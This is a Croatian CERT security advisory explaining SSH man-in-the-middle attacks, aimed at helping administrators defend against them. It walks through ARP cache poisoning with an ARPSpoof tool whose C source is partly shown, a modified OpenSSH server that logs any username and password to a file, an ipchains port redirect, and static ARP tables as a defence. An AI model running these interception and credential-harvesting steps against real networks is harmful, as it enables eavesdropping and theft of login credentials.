HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

SSH MitM napadi

CCERT-PUBDOC-2004-07-80

CARNet CERT u suradnji s LS&S

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.

Rezultat toga rada ovaj je dokument, koji je nastao suradnjom CARNet CERT-a i LS&S-a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr - nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, www.lss.hr - laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

Evolucijom mrežnih tehnologija, kriptografije i računalne sigurnosti općenito, znatno se podigla kvaliteta, pouzdanost i sigurnost mrežnih transakcija. Mrežni protokoli sa ugrađenom enkripcijom danas su postali standard, koji bi svaki korisnik i administrator trebao prihvatiti. Kod velikog broja mrežnih transakcija vrlo je bitna pouzdanost i tajnovitost podataka koji se prenose, pa se cijela informatička industrija okreće prema protokolima sa ugrađenom enkripcijom. Nekad vrlo popularne Internet servise kao što su Telnet, FTP, Rlogin, RCP, POP, HTTP, itd. danas su zamijenili servisi koji korisnicima pružaju veći stupanj sigurnosti (odnosno enkripciju podataka), kao što su SSH, HTTPS, POPS, IMAPS, itd. Glavna svrha enkripcije kod mrežnih protokola je osiguravanje tajnovitosti i pouzdanosti podataka, te onemogućavanje zlonamjernih korisnika u otkrivanju sadržaja mrežnog paketa.

Protokole koji ne uključuju enkripciju neovlašteni korisnik može "napasti" slušanjem mrežnog prometa (eng. *eavesdroping*) pomoću nekog od *sniffer* programa (npr. `Tcpdump`, `Ethercap` ili `Ethereal`), ubacivanjem paketa u komunikacijski kanal pomoću lažiranja IP adrese (eng. *spoofing*) i određenih postavki ovisno o napadnutom protokolu, otimanjem (eng. *hijacking*) uspostavljene veze, i sl.

Neovlaštenom korisniku najzanimljiviji su ipak napadi pomoću kojih može dobiti direktan pristup nekom računalu, sa što većim privilegijama. Nekada su se za udaljeni rad na računalu koristili uglavnom Telnet i Rlogin protokoli, no zbog slabe ili gotovo nikakve sigurnosne politike danas ih zamjenjuje daleko sigurniji i na napade otporniji SSH (eng. ***S**ecure **SH**ell*) protokol. Iako sam po sebi vrlo siguran, loše implementiran SSH servis može biti lako kompromitiran od strane neovlaštenog korisnika.

U ovom dokumentu opisan je MitM (eng. ***M**an-**I**n-**T**he-**M**iddle*) napad na SSH servis pomoću kojeg potencijalni neovlašteni korisnik može vrlo lako saznati korisničko ime i zaporku koji se koriste za pristup sustavu, otkriti sadržaj SSH paketa, lažirati SSH paket, zbuniti korisnika itd. Kao primjer u ovom dokumentu koriste se tri računala povezana u lokalnu Ethernet mrežu pomoću mrežnog preklopnika (eng. *switch*). Mrežni preklopnik je mrežni uređaj koji je znatno sigurniji od svog prethodnika *hub*-a, no uz pomoć ARP preusmjeravanja, mrežni preklopnik gubi svoju ulogu u podizanju razine mrežne sigurnosti i postaje običan *hub*, odnosno koncentrator.

SSH MitM napad najčešće se provodi dobro poznatim napadima preusmjeravanja mrežnog prometa kao što je ARP (eng. ***A**ddress **R**esolution **P**rotocol*) preusmjeravanje ili napadom na DHCP (eng. ***D**ynamic **H**ost **C**onfiguration **P**rotocol*) poslužitelj koji preusmjerava SSH promet na računalo neovlaštenog korisnika na kojem se nalazi lažni SSH servis. Dokument pokazuje da za neovlaštenog korisnika neprobojna enkripcija i (sa aspekta sigurnog programiranja) relativno dobro napisan OpenSSH nije kombinacija koji će ga spriječiti u njegovim malicioznim namjerama ako se ne vodi računa o drugim aspektima mrežne sigurnosti. U dokumentu je, kao što je već napomenuto, za primjer opisana najpopularnija verzija SSH servisa – OpenSSH (http://www.openssh.com), koja je trenutno u inačici 3.8.1p1.

2. Kriptografija

Za razumijevanje SSH protokola potrebno je poznavanje osnova kriptografije, te simetričnih i asimetričnih kriptografskih sustava odnosno enkripcijskih algoritama. Kriptiranje je postupak kojim se neki podatak odnosno poruka (eng. *plaintext*) pretvara/kriptira u nekoristan oblik za sve subjekte koji nemaju odgovarajući ključ za dekriptiranje. Dekriptiranje je postupak kojim se kriptirana poruka (eng. *ciphertext*) pomoću odgovarajućeg ključa i kriptoalgoritma vraća u izvorno stanje. Kriptiranje se obavlja pomoću određenih operacija na izvornom podatku odnosno poruci. Kriptografija je dakle znanost koja proučava načine zaštite podataka preko kompleksnih matematičkih operacija. Kriptografski sustavi svoje djelovanje uglavnom temelje na metodama:

- **Zamjene** (eng. *substitution*) – radi se o zamjeni znakova u originalnoj poruci nekim drugim znakovima, koji onda stvaraju kriptiranu poruku (npr. slovo 'D' se zamjenjuje slovom 'B', slovo 'A' slovom 'T', itd.).
- **Promjene pozicije** (eng. *transposition*) – poruka se kriptira tako da znakovi u originalnoj poruci mijenjaju svoju poziciju. Podaci se zapisuju u tablicu redak po redak, a zatim se čitaju stupac po stupac, što dovodi do promjene pozicije znakova u poruci. Rezultat ovisi o veličini tablice i, naravno, izvornoj poruci.

Algoritmi za kriptiranje dijele se na simetrične i asimetrične. Simetrični algoritmi za kriptiranje koriste isti ključ za kriptiranje i dekriptiranje, dok asimetrični enkripcijski algoritmi imaju jedan ključ za kriptiranje i jedan za dekriptiranje.

2.1. Simetrični kriptografski sustavi

Kao što je već napomenuto, simetrični kriptografski sustavi koriste isti ključ za kriptiranje i dekriptiranje. Simetrični kriptografski sustavi uglavnom su brži od asimetričnih, ali do problema obično dolazi pri dijeljenju ključeva između dvije strane koje komuniciraju koristeći simetrični enkripcijski algoritam. Simetrični algoritmi se dijele na *stream* i *block* algoritme. Razlika između njih je da *block* algoritmi podatke obrađuju u blokovima po 64 ili 128 bitova, dok *stream* algoritmi generiraju pseudo-slučajan niz bitova koji se XOR-a (isključivo ILI) sa izvornom porukom.
Danas popularni simetrični enkripcijski algoritmi su:

- DES (*engl. **D**ata **E**ncryption **S**tandard*)
- Blowfish
- RC4
- 3DES (*engl. Triple-DES*)
- AES (*engl. **A**dvanced **E**ncryption **S**tandard*)

2.2. Asimetrični kriptografski sustavi

Asimetrični kriptografski sustavi baziraju se na principu javnih (eng. *public key*) i privatnih (eng. *private key*) ključeva. Izvorna poruka se kriptira javnim ključem, a dekriptira se privatnim ključem.
Javni ključ je dostupan svima, tako da svi mogu kriptirati poruke, dok ih dekriptirati može samo osoba sa odgovarajućim privatnim ključem. Na ovaj način se efikasno izbjegava potreba distribucije ključeva tajnim kanalom, kao što je to slučaj kod simetričnih enkripcijskih algoritama. Popularan asimetrični enkripcijski algoritam koji se koristi i kod OpenSSH servisa za distribuciju ključeva je RSA algoritam. Snaga RSA algoritma se temelji na problemu množenja velikih brojeva.

3. SSH protokol

SSH (eng. ***S**ecure **SH**ell*) protokol je mrežni protokol koji bi trebao zamijeniti nesigurne protokole kao što su Telnet, Rlogin, RCP, itd. SSH protokol, kao što je već napomenuto, sam po sebi vrlo uspješno onemogućava nadgledanje mrežnog prometa i krađu lozinki. Osim toga, protokol pruža nekoliko dodatnih mogućnosti kao što su:

- Kompresija mrežnog prometa
- Autentikacija klijenta putem javnih ključeva bez potrebe za lozinkom
- Autentikacija poslužitelja koja otežava MitM napade
- Tuneliranje raznih TCP sjednica preko SSH protokola
- Tuneliranje X11 protokola
- Prijenos datoteka

Izvorni SSH protokol razvio je Tatu Ylonen 1995. godine, a danas najpopularnija izvedba SSH protokola je OpenSSH, koja je potekla 1999. godine iz OpenBSD projekta. SSH protokol danas postoji u dvije inačice. SSH inačica 1 oslanja se na RSA asimetrični enkripcijski algoritam javnih ključeva za prijavljivanje i inicijalnu razmjenu ključeva, dok je SSH inačica 2 ispravila neke propuste iz verzije 1 i uz RSA algoritam omogućila korištenje DSA algoritma za digitalne potpise.

3.1. SSH inačica 1

Svaki SSH poslužitelj ima svoj stalni RSA ključ standardne dužine 1024 bita, koji služi za identifikaciju samog poslužitelja i poslužiteljski RSA ključ dužine 768 bitova, koji se generira pri pokretanju SSH servisa, a zatim se mijenja svakih sat vremena.

Nakon što se SSH klijent spoji na SSH poslužitelj, klijent od poslužitelja dobiva RSA identifikacijski ključ i RSA poslužiteljski ključ. RSA identifikacijski ključ se zatim uspoređuje sa RSA identifikacijskim ključem tog SSH poslužitelja koji klijent možda već ima u svojoj bazi (koja se nalazi u datoteci `$HOME/.ssh/known_hosts`). Ukoliko ključ odgovara, klijent nastavlja sa autentikacijom, a ako ključ ne odgovara, klijent pretpostavlja mogući SSH MitM napad i nastavlja sa procedurom koja ovisi o samom klijentskom programu (Windows SSH klijenti uglavnom samo ispišu upozorenje i nastave sa autentikacijom) . U nastavku je prikazano upozorenje OpenSSH klijenta zbog neodgovarajućeg RSA identifikacijskog ključa:

```
$ ssh ljuranic@xxxxxxxx.hr
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA1 host key has just been changed.
The fingerprint for the RSA1 key sent by the remote host is
a1:ca:d9:aa:44:c4:a3:c1:12:55:d8:e1:24:a6:4a:2f.
Please contact your system administrator.
```

Žuto označena linija predstavlja *fingerprint* poslužiteljskog RSA ključa za identifikaciju.

Nakon određivanja ispravnosti identifikacijskog RSA ključa, klijent generira 256 bitni slučajni broj, koji zatim kriptira identifikacijskim i poslužiteljskim ključem SSH poslužitelja, te ga šalje poslužitelju. Taj slučajni broj se dalje koristi za kriptiranje SSH komunikacijske sjednice između klijenta i poslužitelja. Sama sjednica SSH inačice 1 može biti kriptirana simetričnim Blowfish ili 3DES (eng. *Triple-DES*) enkripcijskim algoritmima. Slijedi proces autentikacije koji se može bazirati na:

- `.rhosts` odnosno `.shosts` mehanizmu
- `.rhosts` mehanizmu u kombinaciji sa RSA poslužiteljskom autentikacijom
- RSA *challenge-response* mehanizmu
- Autentikaciji putem lozinke

3.2. SSH inačica 2


SSH inačica 2 nadograđuje inačicu 1 i ispravlja neke njene nedostatke. Osnovni princip funkcioniranja je isti kao i u inačici 1. Uz RSA, omogućen je i DSA sustav javnih ključeva. Poslužiteljski ključ više ne

postoji, nego se koristi dijeljeni sjednički ključ dobiven Diffie-Hellman sustavom za dijeljenje ključeva. Nakon uspješne autentikacije, otvara se SSH sjednica. Korisnik ima na raspolaganju enkripcijske algoritme Blowfish, 3DES, Arcfour, 128 bitni AES, 192 bitni AES i 256 bitni AES. Sjednički integritet osiguran je SHA1 i MD5 algoritmima.

4. ARP preusmjeravanje

ARP (**A**ddress **R**esolution **P**rotocol) mrežni protokol na podatkovnom (eng. *data-link*) OSI sloju omogućuje računalu da preko 32 bitne IP adrese nekog računala na Ethernet mreži dozna 48 bitnu MAC (eng. ***Media Access Control***) adresu mrežnog sučelja na tom računalu. Da bi računalo na Ethernet mreži moglo poslati Ethernet paket nekom drugom računalu, ono mora znati MAC adresu mrežnog sučelja tog drugog računala.


ARP protokol funkcionira na principu da kad računalo želi saznati neku MAC adresu, na Ethernet *broadcast* adresu šalje ARP `WHO-HAS` paket u kojem se nalazi IP adresa za koju se traži MAC adresa. Računalo koje ima IP adresu navedenu u ARP `WHO-HAS` paketu odgovara sa ARP `REPLY` paketom u kojem se nalaze njegova MAC i IP adresa. Na slici 1 prikazano je uspostavljanje konekcije (npr. TCP) između računala A i B na Ethernet mreži. Iz slike 1 vidljivo je da je prije samog uspostavljanja TCP veze izvršeno ARP "pregovaranje" između računala A i B. Sva računala na mreži su dobila ARP `WHO-HAS` paket od računala A, ali IP adresu 192.168.0.4 ima samo računalo B, tako da samo ono odgovara računalu A sa ARP `REPLY` paketom u kojem se nalazi njegova MAC adresa.



Slika 1: *Tijek ARP protokola.*

Problem kod ARP protokola je da računalo na Ethernet mreži prima sve ARP `REPLY` pakete sa mreže, pomoću kojih zatim osvježava svoju internu ARP *cache* tablicu, bez ikakve provjere vjerodostojnosti ili izvora ARP `REPLY` paketa. ARP *cache* tablica sadrži IP i MAC adrese računala s kojima je dotično računalo komuniciralo, pa ukoliko se u ARP *cache* tablici već nalazi neka kombinacija IP i MAC adrese, nije potrebno slati ARP `WHO-HAS` pakete na mrežu. Upravo ovo ponašanje neovlaštenom korisniku omogućuje napade ARP preusmjeravanja. Sam napad ARP preusmjeravanjem svodi se na to da neovlašteni korisnik ciljnom računalu šalje ARP `REPLY` pakete u kojima mu se ARP *cache* tablica osvježuje lažnim podacima. Neovlašteni korisnik može npr. MAC adresu lokalnog *gateway* računala postaviti svoju MAC adresu, tako da će sav mrežni promet ciljnog računala prema *gateway* računalu biti preusmjeren na računalo neovlaštenog korisnika.

Na slici 2 prikazan je napad ARP preusmjeravanja, u kojem napadač na računalu N preusmjerava mrežni promet sa računala A prema računalu B na svoje računalo.



Slika 2: *Napad ARP preusmjeravanja*

Kao što je već napomenuto, IP i MAC adrese s kojima računalo komunicira zabilježene su u ARP *cache* tablici. Podaci u ARP *cache* tablici čuvaju se otprilike jednu minutu. Sadržaj ARP tablice može se pogledati programom `arp` koji dolazi standardno sa Windows i Linux operacijskim sustavima. Primjer ARP *cache* tablice:

```
C:\>arp -a

Interface: 192.168.0.2 on Interface 0x2
  Internet Address      Physical Address      Type
  192.168.0.1           52-54-ab-13-a3-e9     dynamic
```

Za primjer napada ARP preusmjeravanjem koristi se program `ARPSpoof` (izvorni kod je priložen u dodatku A), kojeg je LSS razvio za potrebe testova provjere ranjivosti (eng. *penetration test*). Program normalno radi na Linux operacijskom sustavu i za njegovo prevođenje nisu potrebne nikakve dodatne biblioteke kao što su `Libnet` ili `Libpcap`. Program mora pokrenuti administrator, zbog operacija na podatkovnom OSI sloju.

5. SSH MitM napadi

MitM napadi svode se na ubacivanje neovlaštenog korisnika između klijenta i poslužitelja, što neovlaštenom korisniku pruža gotovo neograničene mogućnosti. Neovlašteni korisnik može ubacivati pakete u komunikacijski kanal, preoteti komunikacijski kanal, nadgledati pakete itd. Da bi neovlašteni korisnik mogao izvesti SSH MitM napad, on mora preusmjeriti mrežni promet između ciljnog i pravog SSH servisa na svoje računalo, gdje se nalazi modificirani SSH servis, koji prihvaća bilo koju kombinaciju korisničkog imena i zaporke, te ih pohranjuje u odgovarajuću datoteku. LSS je u tu svrhu modificirao OpenSSH poslužiteljski program, tako da prihvaća bilo koje korisničko ime i zaporku, te ih zapisuje u datoteku `/tmp/realhack.txt`. Kako bi se omogućilo nesmetano funkcioniranje modificiranog SSH servisa, na sustavu mora postojati aktivni korisnički račun `leo`. Modificirani i već prevedeni OpenSSH servis može se skinuti sa Web adrese http://security.lss.hr. Naprednija verzija modificiranog OpenSSH servisa koja koristi dodatnu "*fake SSH banner*" tehniku može se skinuti sa Web adrese http://stealth.7350.org/7350ssharp.tgz.

U ovom primjeru SSH MitM napada u mreži postoje tri računala. Windows računalo sa IP adresom 192.168.0.1 koje predstavlja SSH klijenta, Linux računalo IP adrese 192.168.0.2 koje je legalan SSH poslužitelj i Linux računalo IP adrese 192.168.0.3 koje predstavlja računalo neovlaštenog korisnika. U nastavku je priložena ARP *cache* tablica na računalu 192.168.0.1, koja prikazuje IP i MAC adrese SSH poslužiteljskog računala i napadačevog računala.

```
C:\>arp -a

Interface: 192.168.0.1 on Interface 0x2000003
  Internet Address      Physical Address      Type
  192.168.0.2           00-12-41-A3-12-30     dynamic
  192.168.0.3           00-10-a4-02-61-49     dynamic
```

Iz tablice je vidljivo da SSH poslužitelj i računalo neovlaštenog korisnika imaju različite MAC adrese. Neovlašteni korisnik prvo mora promijeniti MAC adresu SSH poslužiteljskog računala u ARP *cache* tablici ciljnog računala, tako da na to mjesto ubaci svoju MAC adresu. Za to će u nastavku biti korišten prije naveden `ARPSpoof` program.

```
[root@laptop PROJECTS]# gcc arpspoof.c -o aspoof
[root@laptop PROJECTS]# ./aspoof eth0 192.168.0.1 52:54:AB:13:A3:E9 192.168.0.2
00:12:41:A3:12:30
[------------------------------------------]
[] ARPSp00f v0.2 - switched network sniffing  []
[]   coded by Leon Juranic ljuranic@lss.hr    []
[------------------------------------------]
Intercept all traffic between:
192.168.0.1 (MAC: 52:54:AB:13:A3:E9) and 192.168.0.2 (MAC: 00:12:41:A3:12:30) on
eth0 device
* Update ARP cache on target and gateway -> DONE
* Update ARP cache on target and gateway -> DONE
* Update ARP cache on target and gateway -> DONE
* Update ARP cache on target and gateway -> DONE
* Update ARP cache on target and gateway -> DONE
```

Žuto označena linija predstavlja pokretanje `ARPSpoof` programa. Prvi argument programu je ime mrežnog sučelja na kojem će paketi biti generirani, drugi i treći argument su IP i MAC adresa ciljnog (odnosno SSH klijentskog računala), a četvrti i peti argument su IP i MAC adresa SSH poslužitelja. MAC adrese računala koja nisu u ARP *cache* tablici mogu se jednostavno saznati tako da se željenim IP adresama pošalje ICMP ECHO REQUEST paket programom `ping`. Izgled ARP *cache* tablice na ciljnom računalu nakon ARP preusmjeravanja:

```
C:\WINDOWS\Desktop>arp -a

Interface: 192.168.0.1 on Interface 0x2000003
  Internet Address      Physical Address      Type
  192.168.0.2           00-10-a4-02-61-49     dynamic
  192.168.0.3           00-10-a4-02-61-49     dynamic
```

Kao što je iz tablice vidljivo, neovlašteni korisnik je stvarnu MAC adresu SSH poslužitelja IP adrese 192.168.0.2 zamijenio svojom MAC adresom, tako da će sada sav mrežni promet prema IP adresi 192.168.0.2 biti slan neovlaštenom korisniku.

Nakon što je neovlašteni korisnik preusmjerio mrežni promet SSH klijenta na svoje računalo, mora postaviti modificirani SSH servis na neki TCP port. U nastavu je prikazano postavljanje modificiranog SSH servisa na TCP port 31337.


```
[root@laptop SSH]# ./sshd -h
sshd: option requires an argument -- h
[-----------------------------------------------]
[]LSS SSH MiM - Leon Juranic <ljuranic@lss.hr>[]
[-----------------------------------------------]
sshd version OpenSSH_3.6p1
Usage: sshd [options]
Options:
  -f file    Configuration file (default /etc/ssh/sshd_config)
  -d         Debugging mode (multiple -d means more debugging)
  -i         Started from inetd
  -D         Do not fork into daemon mode
  -t         Only test configuration file and keys
  -q         Quiet (no logging)
  -p port    Listen on the specified port (default: 22)
  -k seconds Regenerate server key every this many seconds (default: 3600)
  -g seconds Grace period for authentication (default: 600)
  -b bits    Size of server RSA key (default: 768 bits)
  -h   file           File   from   which   to   read   host   key   (default:
/etc/ssh/ssh_host_key)
  -u len     Maximum hostname length for utmp recording
  -4         Use IPv4 only
  -6         Use IPv6 only
  -o option  Process the option as if it was read from a configuration file.

[root@laptop SSH]# ./sshd -p 31337
```

Potrebno je još samo postaviti jednostavno pravilo na vatrozid neovlaštenog korisnika (eng. *firewall*), koje će sav mrežni promet prema portu 22 preusmjeravati na TCP port 31337, gdje se nalazi modificirani SSH servis. U nastavku je prikazano postavljanje pravila pomoću Linux `ipchains` vatrozida.

```
[root@laptop SSH]# ipchains -A input -s 0/0 -d 0/0 22 -p tcp -j REDIRECT 31337
```

Neovlašteni korisnik je obavio sve potrebne pripreme, sada je samo pitanje vremena kada će se SSH klijent pokušati spojiti na SSH poslužitelj. U nastavku je prikazan izgled napada ARP preusmjeravanja sa klijentske strane. Klijent je u ovom slučaju popularan Windows SSH i Telnet klijent `Putty`.

Priložena slika 3 predstavlja pokušaj spajanja SSH klijenta na SSH poslužitelj IP adrese 192.168.0.2. Umjesto na legalan SSH poslužitelj, klijent se spaja na modificirani SSH poslužitelj kojeg je postavio neovlašteni korisnik.




Slika 3: *Korištenje PuTTY klijentskog programa*

Slika 4 predstavlja upozorenje Putty SSH klijenta jer se SSH identifikacijski ključ ne nalazi u bazi ključeva koje `Putty` ima sačuvane. Većina korisnika ovdje pritisne "YES".

Slika 4: *Upozorenje PuTTY programa*

U slici 5 prikazano je prijavljivanje na modificirani SSH servis koji korisniku ispisuje poruku, te njegovo korisničko ime i lozinku.



Slika 5: *Prijavljivanje na lažni servis*

Za ispisivanje korisničkog imena i zaporke korišten je priloženi program `test.c` koji je postavljen kao ljuska u `/etc/passwd` datoteku za prije spomenutog korisnika `leo`.

Test.c

```
#include <stdio.h>
main (int argc, char **argv)
{
       FILE *in;
       char c;
       printf ("LSS & CERT - PRIMJER SSH MiM napada!!!\n");
       in = fopen ("/tmp/realhack.txt","r");
       while ((c=fgetc(in)) != EOF)
              printf ("%c",c);
       sleep(10);
}
```

6. Zaštita od SSH MitM napada

Da bi se opasnost od SSH MitM napada donekle uklonila, potrebno je onemogućiti napade preusmjeravanja mrežnog prometa. U tom slučaju se isplati ulaganje u mrežnu opremu sa dodatnim mogućnostima kao što je nadgledanje portova (eng. *port monitoring*). Za sprječavanje ARP preusmjeravanja mogu se koristiti statične ARP *cache* tablice, koje je moguće postaviti prije navedenim programom `arp` sa opcijom `-s`. Statične ARP *cache* tablice su najjednostavnije i najjeftinije rješenje za uklanjanje mogućnosti ARP preusmjeravanja. No, problem je u tome da je postavljanje statičkih ARP tablica potrebno provesti na svakom računalu u mreži, što može predstavljati problem za mreže sa nekoliko tisuća računala. U nastavku je prikazano postavljanje statične ARP vrijednosti za IP adresu 192.168.0.1.

```
C:\>arp -s 192.168.0.1 52-54-ab-13-a3-e9

C:\>arp -a

Interface: 192.168.0.2 on Interface 0x2
  Internet Address      Physical Address      Type
  192.168.0.1           52-54-ab-13-a3-e9     static
```

Žutom bojom je označen tip vrijednosti u ARP *cache* tablici, koji je u ovom slučaju statični. Za otkrivanje novih MAC adresa na lokalnoj mreži može poslužiti i program `arpwatch`, koji se može dobiti sa svakom distribucijom Linuxa. Ponekad se i programom za pregled portova (npr. `nmap`) ili `ping` alatom mogu otkriti nova računala na mreži koja potencijalno predstavljaju neovlaštenog korisnika. Uz tehničke aspekte računalne sigurnosti, potrebno je obrazovati i ljudski kadar, tako da u slučaju moguće opasnosti reagira u skladu sa sigurnosnom politikom organizacije u kojoj radi.

7. Zaključak

Dokument dokazuje da ni vrlo siguran OpenSSH poslužitelj nije dovoljna zaštita mreže od neovlaštenog korisnika, ukoliko se ne vodi računa o svim aspektima mrežne sigurnosti. SSH MitM napadi traže od neovlaštenog korisnika određeni stupanj sofisticiranosti, što automatski predstavlja i puno veći rizik koji ta osoba donosi za kompletnu računalnu mrežu koju napada. Tehnike zaštite od MitM napada su relativno standardne, pa za dobro pripremljenog administratora iznenađenja ne bi trebalo biti.

8. Reference

Simson Garfinel, Gene Spafford & Alan Schwartz, *"Practical Unix & Internet Security"*
Sebastian Krahmer, "*It cuts like a knife. SSHarp.*", http://stealth.7350.org/ssharp.pdf
Jon Erickson, "*Hacking: The Art of Exploitation"*
OpenSSH web, http://www.openssh.com
OpenSSH `manual`, `ssh(1)` i `sshd(8)`

Dodatak A

ARPSpoof.c

```
/*
 * ARPSp00f v0.2 - switched network sniffing
 * -----------------------------------------
 *
 * This simple program will help you to sniff on switched networks. Thanks to
 * Senko Rasic on his ARP server (good layer 2 socket programming example).
 * BTW: You don't need libnet for this program.
 *
 * Usage:         ./arpspoof <interface> <gateway_ip> <gateway_hw> <sniff_target_ip>
<target_hw>
 * Usage example: ./arpspoof  eth0 192.168.0.1 11:11:11:11:11:11 192.168.0.2 31:33:73:13:37:31
 *
 * - This example will redirect all network traffic between 192.168.0.2 and 192.168.0.1
 *   to our machine.
 *   11:11:11:11:11:11 is MAC address of gateway host (192.168.0.1).
 *   31:33:73:13:37:31 is MAC address of target host (192.168.0.2).
 *   To obtain gateway and target MAC address, just `ping` them and check arp table (arp -a).
 *   ARP reply packets will be sent every 10 seconds to update arp cache.
 *
 *   Coded by Leon Juranic <ljuranic@lss.hr>
 *
*/

#include <stdio.h>
#include <arpa/inet.h>
#include <sys/ioctl.h>
#include <net/if.h>

#include <arpa/inet.h>
#include <sys/socket.h>
#include <features.h>    /* for the glibc version number */
#if __GLIBC__ >= 2 && __GLIBC_MINOR >= 1
#include <netpacket/packet.h>
#include <net/ethernet.h>     /* the L2 protocols */
#else
#include <asm/types.h>
#include <linux/if_packet.h>
#include <linux/if_ether.h>   /* The L2 protocols */
#endif

#define ARPHRD_ETHER    1
#define ARPOP_REPLY     2

#define ARP_CACHE_UPDATE 5


struct ether_header
{
        u_int8_t  ether_dhost[ETH_ALEN];      /* destination eth addr */
        u_int8_t  ether_shost[ETH_ALEN];      /* source ether addr    */
        u_int16_t ether_type;                 /* packet type ID field */
}   __attribute__   ((packed));


struct arphdr {
        unsigned short int ar_hrd;          /* Format of hardware address.  */
        unsigned short int ar_pro;          /* Format of protocol address.  */
        unsigned char ar_hln;               /* Length of hardware address.  */
        unsigned char ar_pln;               /* Length of protocol address.  */
        unsigned short int ar_op;           /* ARP opcode (command).  */
        unsigned char   ar_sha[6];          /* Sender hardware address.  */
        unsigned char   ar_sip[4];          /* Sender IP address.  */
        unsigned char   ar_tha[6];          /* Target hardware address.  */
        unsigned char   ar_tip[4];          /* Target IP address.  */
